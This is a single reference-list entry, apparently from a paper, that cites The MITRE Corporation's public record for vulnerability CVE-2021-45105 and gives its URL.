[29]. The MITRE Corporation, Feb 2022, "CVE-2021-45105,"https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105.